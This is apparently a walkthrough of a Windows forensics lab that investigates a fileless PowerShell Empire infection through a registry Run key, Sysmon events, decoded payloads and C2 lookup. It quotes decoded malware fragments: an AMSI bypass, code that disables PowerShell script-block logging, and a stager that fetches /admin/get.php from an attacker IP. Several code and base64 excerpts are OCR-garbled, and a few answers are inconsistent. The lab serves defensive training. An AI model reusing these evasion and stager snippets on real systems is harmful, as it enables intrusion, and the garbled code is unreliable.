

Investigation Windows 3.x

What is the registry key with the encoded payload? (full path)


Autoruns was opened and a suspicious autostart entry named “Updater” was observed. Autoruns enumerates items that automatically start via registry Run keys, scheduled tasks, and services, which are common persistence locations used by malware. The registry value for this entry is read in PowerShell with the command that uses the gp alias (Get-ItemProperty), and the code shows the value being assigned to a variable and executed with flags like -Win Hidden and -enc \$x. Although HKCU\Software\Microsoft\Windows\CurrentVersion is a legitimate path, the subkey name Debug is nonstandard and frequently abused by attackers to hide encoded payloads under innocuous-sounding names such as “Debug,” “Config,” or “Updater.” The use of HKEY_CURRENT_USER is also notable because it does not require administrative privileges to write, so attackers commonly place payloads there. In this case there is no executable path associated with the “Updater” entry (“File not found”), which indicates the registry itself contains the encoded payload rather than pointing to a disk file. This registry-based, encoded PowerShell payload is part of a larger fileless workflow you decoded earlier (hidden execution, in-memory decode and IEX, subsequent C2 contact and injection behavior).

Answer: “HKCU\Software\Microsoft\Windows\CurrentVersion\Debug”

Entry	Description	Publisher	Image Path
LM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell			
cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe
LM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\AlternateShells\AvailableShells			
30000			File not found: cd /d
LM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			
VMware User Process	VMware Tools Core Service	(Verified) VMware, Inc.	c:\program files\vmware\vmware tools\vmtoolsd.exe
VMware VM3DService ...	VMware SVGA Helper Service	(Verified) VMware, Inc.	c:\windows\system32\vm3dservice.exe
CU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			
Updater			File not found: \$x=\$(gp HKCU:Software\Microsoft\Windows\CurrentVe..

What is the rule name for this run key generated by Sysmon?

To find this answer, we should examine the “Applications and Services Logs → Microsoft → Windows → Sysmon → Operational” log and search for “Updater” using CTRL+F. While Autoruns shows which entries are set to auto-start, Sysmon provides **much more detailed information** about what is happening on the system. In this case, the relevant Sysmon rule that recorded the activity is mapped to **Registry Run Keys**, which allows us to see when and how the “Updater” key was accessed or executed.



Answer: T1547.001

What tactics is classified with this MITRE ATT&CK ID?

To see this answer you should navigate MITRE ATT&CK page. You will see the answer right side of the page.

Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

Other sub-techniques of Boot or Logon Autostart Execution (14)

Adversaries may achieve persistence by adding a program to a startup folder or referencing it with a Registry run key. Adding an entry to the “run keys” in the Registry or startup folder will cause the program referenced to be executed when a user logs in.^[1] These programs will be executed under the context of the user and will have the account’s associated permissions level.

The following run keys are created by default on Windows systems:

- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`
- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce`

Run keys may exist under multiple hives.^{[2][3]} The

ID: T1547.001

Sub-technique of: T1547

① Tactics: Persistence, Privilege Escalation

① Platforms: Windows

Contributors: Dray Agha, @Purp1eW0lf, Huntress Labs; Harun Küßner; Oddvar Moe, @oddvarmoe

Version: 2.1

Created: 23 January 2020


Last Modified: 24 October 2025

[Version Permalink](#)

Answer: Persistence, Privilege Escalation

What was UTC time for the Sysmon event?


You can see obviously



Answer: 2021-01-22 01:08:13.468

What was the Sysmon Event ID? Event Type?

Looking at previous page again and see the answer below.



Answer: 13, SetValue

Decode the payload. What service will the payload attempt start?

Lets continue another step investigation payload. Firstly find reg key and copied payload.


```

if ($tcpConnection.Connected) {
    For($i = 0;
    $i -lt 5;
    $i++) {
        ForEach ($str in $commands) {
            Start - Sleep - s 1;
            $command = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($str));
            $writer.WriteLine($command) | Out - Null;
        };
    };
    break;
};
};
};

```

So that we should copy command base 64 format and paste to cyberchef again.

Another output below

```
S:SLBQZPBAKAEQVQB0EEAHMMUJLAKXWJ/AL/ADIRHMHKPKHQAHLQHMGSAEPLKHQUHQREYRINBS:SLBQZADADYIBNLABEABEILAGBEABGLBJADJHIGUHCBGPRFLQVRAPPHUSJA  
AHYPQKAQEAVQB0EEAHMMUJLAKXWJ/gA:BAOAAQGAEQVQB0EEAFPAQKAQQAQB0EAAEMMABACALgAKAEAQVBQB0EGALgsAEUATgsmAHQAAABDAdSASQ  
BASQB0ASqAqBIEAACgSBABFASQQAACAIAAKAFATAAQGAQQQB0EAETAAACQAQB0ASqAJABLACKANQB0EAKARGBVAA=="
```

Line 5345 Raw Bytes

Output

kill (Get - Process FXSSVC).Id - force;
Remove - Item - path 'C:\Windows\System32\ualapi.dll';
IF (\$PSVER>6.0.10708.1) { \$PSVerIsWin10 = GE 3 }
\$ffff = [ref].Assemblies.GetType('System.Management.Automation.Utils').'GetFile'('cachedGroupPolicySettings', 'N'
, 'onPublicStatic');
if (\$ffff)
 \$B98E = \$ffff.GetValue(\$NULL);
if (\$B98E['ScriptB' + 'lockLogging']) {
 \$B98E['ScriptB' + 'lockLogging']['[EnableScriptB' + 'lockLogging']' : 0];
 \$B98E['ScriptB' + 'lockLogging']['[EnableScriptLockInvocationLogging']' : 0]
}

\$val = [Collections.Generic.Dictionary[String, System.Object]]::new();
\$val.Add('enableScriptB' + 'lockLogging', 0);
\$val.Add('enableScriptLockInvocationLogging', 0);
\$B98E["HKEX_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB" + 'lockLogging'] = \$val

sec 5345 1 Raw Bytes

Output 📱 🖨️ ➕

```
kill (Cat: Process EXCEPT Id: 50000:
```

```
Remove - Item - path 'C:\Windows\System32\ualapi.dll';
```

```
IF ($PSVersionTable.PSVersion.Major -GE 3) {
    $fff6 = [ref].Assembly.GetType('System.Management.Automation.Utils')."GetFileId"('cachedGroupPolicySettings', 'N' +
```

```
    'onPublic,Static');
    if ($?) {
```

```
$B9BE = $FFf6.GETValue($NULL);
```

```
If ($?($ScriptB + 'lockLogging')) {  
    $?($ScriptB + 'lockLogging')['EnableScriptB + 'lockLogging'] = 0;  
}
```

```
$b98e['ScriptB' + 'lockLogging']['EnableScriptBlockInvocationLogging'] = 0
```

```
$Val = [COLLECTIONS.GENERIC.DICTIONARY[STRING, SYSTEM.OBJECT]]::NEW();  
$Val.ADD('EnableScriptB' + 'lockLogging', 0);
```

```
$VAL.Add('EnableScriptBlockInvocationLogging', 0);
```

```

} else {
    $obj["NET_LOCAL_MACHINE(Software\Policies\Microsoft\Windows\PowerShellScripting\Logging)"] = $val
}
}

```

So we can see the answer.

Answer: FXSSVC


What DLL file does the payload attempt to remove? (full path)

After executing the encoded PowerShell stager from the registry, the script first runs `sc.exe start Fax` to manipulate the Fax service (`fxssvc.exe`), then kills the process and deletes `ualapi.dll` to prepare the environment. It disables PowerShell logging and AMSI to evade detection, downloads an encrypted payload from the remote EC2 C2 (`/admin/get.php`), decrypts it in memory using an IV and RC4-like routine, and executes it via `IEX`. The script also opens a local TCP channel (`localhost:9299`) for sending Base64-encoded commands, and finally injects the code into `explorer.exe` using an Empire-style module (`Invoke-PSInject`) and runs it via `CreateRemoteThread` (`Sysmon` Event ID 8), forming a chain of service manipulation, defense evasion, in-memory execution, and

Answer: C:\Windows\System32\ualapi.dll

What is the Windows Event ID associated with this service?


To see this answer navigate the path “Applications and Services Logs/Microsoft/Windows/PrintService/Operational” and find answer easily.



Answer:823

What is listed as the New Default Printer?

To see this answer examine event log again. Changing printers is a unusual IOC.Set to PrintDemon



Answer:PrintDemon

What process is associated with this event?

Answer:spoolsv.exe

What is the parent PID for the above process?

Answer:620

Examine the other processes. What is the PID of the process running the encoded payload?

To see this answer add filter and choose detail contains “-enc” then apply filter. The powershell process running PID 3088.

The screenshot shows the Windows Event Viewer application. The top pane displays a list of events with columns for Time, Process Name, PID, Operation, Path, and Result. The bottom pane shows the details of a selected event.

Time ...	Process Name	PID	Operation	Path	Result
6:05:4...	powershell.exe	3624	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS
6:05:4...	powershell.exe	3088	Process Start		SUCCESS
6:08:1...	Explorer.EXE	2684	RegSet Value	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Updater	SUCCESS
6:08:1...	Explorer.EXE	2684	RegQuery Value	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Updater	SUCCESS

Event Properties

Event | Process | Stack

Date: 1/21/2021 6:05:45.9242409 PM

Thread: 3368

Class: Process

Operation: Process Start

Result: SUCCESS

Path:

Duration: 0.0000000

Parent PID: 3624

Command line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -enc [encoded payload]"

Current directory: C:\Users\Administrator\

Environment: ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\Administrator\AppData\Local
CommonProgramFiles=C:\Program Files\Comm
CommonProgramFiles(x86)=C:\Program Files (x86)
CommonProgramW6432=C:\Program Files\Com
COMPUTERNAME=WIN-QSJJRDM876J
ComSpec=C:\Windows\system32\cmd.exe
DriverData=C:\Windows\System32\Drivers\Dr
HOMEDRIVE=C:
HOMEPATH=\Users\Administrator\AppData\Local

Decode the payload. What is the a visible partial path?

Lets benefit form cyberchef again. If the agent path shows us C2 .

Output


```
$ser =  
$([Text.ENCoDiNg]::UNiCoDe.GETrString([CoNVerT]::FrOMBASe64StrIng('aAB0AHQAcAA6AC8ALwAzADQALgAyADQANQAuAl  
OgA5ADAAMAAxAA==')));  
$t = '/admin/get.php';  
$27CE.Headers.ADD('User-Agent', $u);  
$27Ce.ProXY = [SyStEm.NET.WEBREqUesT]::DefAUltWEBPROXY;  
$27ce.PROXY.CrEDENTiAls = [SyStEm.NET.CrEdEnTiAlCACHe]::DEFaultNeTwoRKCrEdenTiALS;  
$Script:Proxy = $27ce.Proxy;  
$K = [SyStEm.TexT.EnCoDiNg]::AScIi.CoNVerT('/aB0AHQAcAA6AC8ALwAzADQALgAyADQANQAuAlOgA5ADAAMAAxAA==');
```

Answer:/admin/get.php

**This is the default communication profile the agent used to connect to the attack machine.
What attack framework was used? What is the name of the variable? (answer, answer)**

These activities strongly indicate the use of the Empire framework: the combination of PowerShell stagers, in-memory execution (IEX), process injection (Invoke-PSInject), and profile-driven C2 (DefaultProfile) is characteristic of Empire operations. Typically, a small stager is delivered or triggered via registry keys or user files (e.g., Documents\20210121), which downloads an encrypted agent from the remote C2, decodes it in memory, and either executes it directly or injects it into a trusted process (commonly explorer.exe). Invoke-PSInject writes the payload into the target process and starts a remote thread, avoiding disk artifacts and making detection more difficult. The DefaultProfile variable stores the agent's communication blueprint — including callback URLs (e.g., /admin/get.php, /news.php), User-Agent strings, headers/cookies, sleep/jitter intervals, and encryption parameters — allowing the operator to adjust C2 behavior and blend traffic with normal network activity. The presence of these three elements (stager, DefaultProfile, and Invoke-PSInject) together is a

strong indicator of Empire or an Empire-derived implant.



By showing information while setting up a listener, you can see the default profile that is used by Empire.

DefaultProfile	True	/admin/get.php,/news.asp,/login/process.jsp Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko	Default communication profile for the agent.
Port	True	8080	Port for the listener.

The default profile has a set of default file names which include:

- /admin/get.php
- /news.asp
- /login/process.jsp

After discovering a PowerShell script containing the Invoke-PSInject function, we researched and identified the Empire framework as the likely framework behind the activity. The script also contained a DefaultProfile variable, which stores the agent's communication blueprint (callback URLs, User-Agent, headers, sleep/jitter and encryption parameters). These Empire characteristics — small stagers, in-memory execution, profile-driven C2, and process injection — enable the operator to execute payloads without leaving files on disk and to make malicious behavior appear as if it originates from legitimate processes, helping evade EDR detection.

Answer: DefaultProfile, Empire

What other file paths are you likely to find in the logs? (answer, answer)


Previous png.

Answer: /news.php, /login/process.php

What is the MITRE ATT&CK URI for the attack framework?

Empire is a well-known post-exploitation framework, and searching “Empire MITRE” quickly links to this URI. It documents Empire’s tactics, techniques, and procedures (TTPs), including its use of PowerShell stagers, in-memory execution, process injection, and profile-driven C2 communications.

When you searched as a “Empire Mitre” you can find URI easily.



What was the FQDN of the attacker machine that the suspicious process connected to?

To identify this, we first examined the suspicious registry key (HKCU\Software\Microsoft\Windows\CurrentVersion\Debug) that contained the encoded payload. By extracting the Base64-encoded string and decoding it (using CyberChef or similar tools), we could observe the embedded command-and-control URL/path (/admin/get.php). Finally, using nslookup or another DNS resolution method, we confirmed the fully qualified domain name of the attacker server. This step demonstrates how in-memory decoded artifacts can reveal real network infrastructure used by the attacker.

```
$Ref.GetField('amslnitf' + 'alled', 'NonPublic,Static').SetValUe($null, $true);  
};  
[System.NET.ServicePointManager]::Expect100Continue = 0;  
$27CE = New - Object System.Net.WebClient;  
$u = 'Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';  
$ser =  
$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('aAB0AHQAcAA6AC8ALwAzADQALgAyADQANQAuADEAMgA4AC4AMQA2ADEA  
3gA5ADAAMAAxAA==')));  
$t = '/admin/get.php';  
$27CE.Headers.Add('User-Agent', $u);  
$27Ce.Proxy = [System.Net.WebRequest]::DefaultWebProxy;
```

Then cyberchef againn

```
aAB0AHQAcAA6AC8ALwAzADQALgAyADQANQAUaDEAMgA4AC4AMQA2ADEAOgA5ADAAMAAxAA==|
```

72 1

Output

```
|http://34.245.128.161:9001
```

Then lets check FQDN via nslookup

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> nslookup 34.245.128.161
Server: ip-10-0-0-2.eu-west-1.compute.internal
Address: 10.0.0.2

Name: ec2-34-245-128-161.eu-west-1.compute.amazonaws.com
Address: 34.245.128.161

PS C:\Users\Administrator>
```

Answer: ec2-34-245-128-161.eu-west-1.compute.amazonaws.com

What other process connected to the attacker machine?

We observed before.

Answer: Explorer.exe

What is the PID for this process?

Answer: 2684


What was the path for the first image loaded for the process identified in Q's 19 & 20?

Examined load events Sysmon Event ID 7. The earliest loaded image mscoree.dll observed.

Time ...	Process Name	PID	Operation	Path	Result	Det
3:05:4...	powershell.exe	3088	Load Image	C:\Windows\System32\NapiNSP.dll	SUCCESS	Image
3:05:4...	powershell.exe	3088	Load Image	C:\Windows\System32\winmr.dll	SUCCESS	Image
3:05:4...	powershell.exe	3088	Load Image	C:\Windows\System32\vlapi.dll	SUCCESS	Image
